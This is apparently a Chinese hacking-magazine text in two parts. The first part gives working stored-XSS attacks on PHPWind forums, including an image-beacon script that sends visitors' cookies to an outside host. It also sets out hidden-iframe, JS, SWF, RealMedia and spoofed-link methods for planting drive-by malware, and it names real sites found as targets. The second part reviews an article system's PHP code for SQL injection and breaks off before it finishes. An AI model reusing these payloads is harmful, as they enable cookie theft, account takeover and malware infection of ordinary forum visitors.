



图 1


图 2

只要浏览本贴就会执行我们插入的脚本代码，PHPWind并没有做过滤，这个提示框代表了什么呢？事实上，我们获取到的是用户的COOKIE信息，当然我们输入的脚本代码可以随意构造，引号已经被PHPWind过滤掉了。我们查看源代码的时候会发现，我们插入的代码并没有被过滤，如图3。



```
<span class='tpc_title'>------------</span><br>
<br><br>
描述：<script>alert(document.cookie)</script><br>
图片：  <br><img src='attachment/4_284_81c28bb255f5a1c.jpg' border=0 onclick="if (this.width>screen.width-461) window.open('attachment/4_284_81c28bb255f5a1c.jpg');" onload="if (this.width>screen.width-460)this.width=screen.width-460;">
[<a href='job.php?action=deldownfile&pid=tpc&tid=1052&aid=254'>删除</a>]
```

图 3

这样一来大家都明白下一步该做什么了吧，插入框架脚本代码<iframe src=网马地址 width=0 height=0>，当别人浏览本帖的时候就悄无声息的成为了我们的肉鸡。

除此之外PHPWind v4.0.1论坛中还存在三个的漏洞：勋章中心消息的漏洞、评分功能的漏洞和论坛展区的漏洞。

（1）勋章中心功能的漏洞：PHPWind v4.0.1论坛如果启用了勋章中心功能，还是可以跨站，点击颁发勋章，用户名随意，勋章随意，操作理由输入跨站代码，比如 <script>alert("hello, exploit")</script>，点提交，我这里是颁发给自己，刷新后立即有颁发勋章的消息了，不过这个漏洞要求的权限很高，基本对大家没什么实际意义。

（2）评分功能的漏洞：我们随便进一个版块的帖子，如果有评分权限就会出现评分图标，我们在评分理由内容上填上利用代码就可达到目的了，一样可以挂马。

（3）论坛展区的漏洞：PHPWind论坛系统默认设置里展区不对普通用户开放，但要偷管理员的cookie还是没问题的，我们开个新主题或回复主题，在附件描述里插入<script>img = new Image()；img.src = "http://www.hrbtc.com/exploit.gif"+document.cookie;</script>，附件内容随意，提交。我构建了一个http://www.hrbtc.com/5201314.php页面，只要管理员进展区，cookie信息就会悄无声息的发往5201314.php了。

现在我们来测试一下PHPWind v4.3.2免费版论坛，还是先到搜索引擎中通过关键字来寻找目标，我找的是http://www.lunqun.com/里的论坛，就象文章前边测试过的一样，也是可以成功跨站的，如图4。




图4

继续挂马，但是我发现了一个问题，也就是在v4.3.2的免费PHPWind论坛中，当在附件里写入<iframe src="我们的网马地址" width="0" height="0" scrolling="no" frameborder="0"></iframe>并不能成功，自动被过滤掉了，但我们写<iframe src=网马地址 width=0 height=0>还是可以成功的，看来免费版本的论坛虽然升级了，但安全问题还是不那么完善。

下面我们说明一下挂马的方式和技巧。

（1）HTML挂马

代码为<iframe src="我们的网马地址" width="0" height="0" scrolling="no" frameborder="0"></iframe>，这是最常规的html挂马法，对注入稍有了解的网管都知道在源代码里查看iframe关键词，那我们该怎么办？其实我们完全可以把生成的网马后缀html改成jpg后缀。

（2）JS挂马

代码为document.write('<IFRAME marginWidth=0 marginHeight=0 src="网马地址" frameBorder=0 width=0 scrolling=no height=0 topmargin="0" leftmargin="0"></IFRAME>');，这种方法相比较iframe挂马方式隐蔽一些，对于JS的技巧来说，我们可以进行JS加密，给大家提供一个在线加密解密JS的网站http://tool.chinaz.com/Trans/Encode.asp。

（3）swf挂马

这里要用到IDSWF.EXE，我们可以借助此工具打造一个swf网马，在网页中插入swf的代码为：

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0" width="FLASH大小" height="FLASH大小">
<param name="movie" value="FLASH地址">
<param name="quality" value="high">
<embed src="FLASH地址" quality="high" pluginspage="http://www.macromedia.com/go/getflashplayer" type="application/x-shockwave-flash" width="32" height="32"></embed>
</object>
```

（4）在影音文件中挂马

用到的工具是RealMediaEditor，先打开RealMediaEditor，导入一个xx.rm的影音文件后新建一个XX.txt，写入内容u 00:00:00.0 00:00:10.0 http://你的网页木马/，然后在工具－合并事件里添加这个.txt就可以了。

（5）URL欺骗的方式

其实URL欺骗的方法有很多，比如06年第3期中“利用UBB伪造超链种马”，不过有个方法百试不爽，其利用代码如下：

```
<h1>ncph of something<i>before</i></h1>
<br> the <b>java-script</b>
ncphncph

<script type="text/jscript">
function init() {
document.write("The time is now:" + Date() );

}
window.onload = init;
</script>


And <u>ncph of something</u> after the <b>java-script</b>
```

保存上面的代码为html页面，如果只看到上面的时间，就证明你的ie也存在此漏洞，此漏洞在WinXP sp2、Win2000 sp4、Win2003 sp1上均测试通过。然后我们写入代码：

```
<p><a id="exploit" href="网马地址"></a></p>
<div>
<a herf="http://www.163.com" target="_blank">
<table>
<caption>
<a herf="http://www.163.com" target="_blank">
<lable for="exploit">
<u style="cursor: pointer; color: black">
www.163.com
</u>
</lable>
</a>
</caption>
</lable>
</a>
</div>
```

保存上面的代码为html页面，表面上指向的链接是www.163.com，其实真实的链接是我们的网马地址。

（文章中涉及到的工具IDSWF.EXE、RealMediaEditor已经收录于光盘中）



“安全天使”也入侵

剑心[B.C.T]

安全天使是国内著名的一个安全组织，特别是在web安全方面有很深的造诣，其研究与共享的资料至今仍是不可多得的学习资料，他们也推出了自己的文章系统和Blog等web程序。这样的程序在安全上是绝对值得信赖的，他们对变量以及程序的逻辑处理方式也是值得程序员和web安全人员学习和思考的。最近我也略微读了一下他们文章系统的代码，在学到不少东西的同时也发现了一点点瑕疵，本文就权作是一点点讨论。

首先来看看文章系统的变量处理方式以及是如何做到绝对安全的，最先推出的是sarticle_v1.0，安装完成后，我们会发现整个文章系统非常的简洁，没有什么交互的地方，基本的发布功能都是在后台完成的，而后台的页面是只有管理员权限的人才能访问的，如图1。唯一能以普通权限交互的地方就是搜索功能了，但是这个搜索功能是不存在注入或者跨站什么的，可以通过代码看到：




图1

```
......
    $search = "title LIKE '%$keyword%' || content LIKE '%$keyword%'";
    $query = mysql_db_query($dbname, "SELECT COUNT(*) FROM $article_table WHERE $search");
    $tatol = mysql_result($query,0);
    $multipage = multi($tatol, $page_num, $page, "search.php?keyword=$keyword");
    $sql = "SELECT * FROM $article_table WHERE $search ORDER BY id DESC LIMIT $start_limit, $page_num";
    $result = mysql_db_query($dbname, $sql);
......
```

可以看到至少在默认配置magic_quotes_gpc为on的时候这段代码是绝对安全的，其实在magic_quotes_gpc为off的时候也很不好利用，因为管理帐号和密码是在config.php里设置的，权限大点的话可以load_file。唯一能算的上有点Bug的东西就是如果输入搜索“_”和“%”等字符的话会将这个数据库里的东西搜索出来，可能会对程序有点影响，但是这跟我们所要的webshell没有多大关系也就不说了。跨站就更不存在了，看看后面的代码：

```
......
    echo "<span class=articletitle><a href=\"./show.php?id=$row[id]\" title=\"点击查看\" target=_blank>".htmlspecialchars($row[title])."</a> - \n";
    echo "<font color=#636563>$row[date]</font> - by <font color=#31659C>".htmlspecialchars($row[author])."</font></span><br>\n";
    echo "".htmlspecialchars($row[description])."\n";
......
```

数据里取出的记录是经过htmlspecialchars处理的，对于这样不处于其他Html标签里的输出来说，也是没有任何问题的。还有个可能存在问题的地方是后台的登录，但是当看到后台的用户密码是存在文件中的时候又不得不放弃了！到此我们可以学习到一些东西哦，那就是最少的服务等于最大的安全，这在web里照样实用，我们可以看到在普通用户权限下，除了没有什么利用价值的搜索，我们基本是无法和系统传递任何参数进行交互的（回想一下动网强大的功能就能明白为什么动网漏洞那么多了！），如果再做一些详细的变量处理，这个程序在安全上应该是完美的了！

说完了上面的1.0，我们再来看看最新的1.8文章系统，1.8从前台上看不出什么功能，但是后台就加入了很多的功能，这就跟我们说的最少服务等于最大安全有点出入了！作为学习，我们还是先看看作者处理变量的方式吧！

与以前不一样，为了保证思维的清晰和应用的方便，作者用：

```
......
if ( function_exists('ini_get') ) {
    $onoff = ini_get('register_globals');
} else {
    $onoff = get_cfg_var('register_globals');
}
if ($onoff != 1) {
    @extract($_POST, EXTR_SKIP);
    @extract($_GET, EXTR_SKIP);
}
......
```

这段代码允许程序在register_globals = off的环境下工作，自动注册变量，这是个应用上的进步哦：）

```
......
// 判断 magic_quotes_gpc 状态
if (get_magic_quotes_gpc()) {
    $_GET = stripslashes_array($_GET);
    $_POST = stripslashes_array($_POST);
    $_COOKIE = stripslashes_array($_COOKIE);
}
......
```

这段代码保证所有的用户提交的变量都是没有经过magic_quotes_gpc处理的，这样就会要求程序自己处理变量中的“'”等特殊字符，保证了作者清晰的变量过滤思路，但是如果处理不好的话，这里就会成为很多程序不安全的起源，而且已经与magic_quotes_gpc无关了。

完成上面程序的工作环境之后来看看我们安全爱好者的工作吧，寻找可以利用的变量来跟系统实现交互，也就是找可以提交参数的地方！先看看搜索功能哦！

```
$keywords = addslashes($keywords);
$keywords = str_replace("_","\_",$keywords);
$keywords = str_replace("%","\%",$keywords);
```

不仅注入修补了，以前所谓的 Bug 也补了，这个地方是死翘翘了！还有个交互的地方就是后台的登录，因为 1.8 已经改成数据库验证了，并且已经增加了一个叫做后台登录记录的东西，当你尝试非法登录的时候会记录你的提交动作，然后在后台显示。这就为我们搞非法东西提供了一点可能。看看登录的代码吧，在 admin/global.php 文件中：

```
if ($_POST['action']=="login") {
        $username=addslashes(trim($_POST['username']));
        $password=addslashes(trim($_POST['password']));
        if (checkuser($username, md5($password)))
        {
                $_SESSION['username'] = $username;
            $_SESSION['password'] = md5($password);
loginsucceed($_POST['username'],$_POST['password']);
                cpheader();
redirect("<b>登陆成功,请稍候......</b>","./index.php");
                echo "</body>\n</html>";
        } else {
                loginfaile($_POST['username'],$_POST
['password']);
                loginpage();
```

果然取得的参数一开始就经过 addslashes 杜绝了字符变量注入的可能性，看看在 adminfunctions.php 中的 checkuser 函数：

```
function checkuser($username,$password){
        global $DB,$db_prefix,$userinfo;
        $username = htmlspecialchars(trim($username));
        $username = trim($username);
        $userinfo = $DB->fetch_one_array("SELECT * FROM
".$db_prefix."user WHERE username='".addslashes($username)
."' AND password='".addslashes($password)."'");
        if (empty($userinfo)) {
                return false;
        } else {
                return true;
        }
}
```

再次经过了 htmlspecialchars 和 addslashes 的过滤然后传到数据库中，这个变量在这里是死了，但是注意后面还有个 loginfaile($_POST['username'],$_POST['password'])函数哦！这里也是对我们提交的参数处理的地方，并且作者很固执哦，已经处理好的 username 不用偏偏使用 $_POST['username']，这里也许是一线转机哦，看看 loginfaile 的定义：

```
function loginfaile($username="",$password="") {
        global $DB,$db_prefix;
        $extra = "\nScript: ".getenv("REQUEST_URI");
        $DB->query("INSERT INTO ".$db_prefix."loginlog
(username,password,date,ipaddress,result) VALUES
        ('".$username."','密码错误','".time()."','".getip()."',
'2')");
}
```

这里的 username 只是经过了：

```
$username = htmlspecialchars(trim($username));
$username = trim($username);
```

处理就 insert 到数据库中了！过滤了跨站字符但是没有处理注入要用到的“'”字符，貌似我们发现了一个注入点，但是等等，Angle 是不会这么粗心的吧！因为是用的 Mysql 数据库，是不支持多句执行的，所以这里最多就能对 loginlog 表插点记录而已，即使插入点什么譬如 load_file('')进去我们进不去后台也是看不到的。而且经过了 htmlspecialchars 处理，似乎没有什么利用价值，离我们要拿的 webshell 远得很啊！留个悬念，继续往下看！

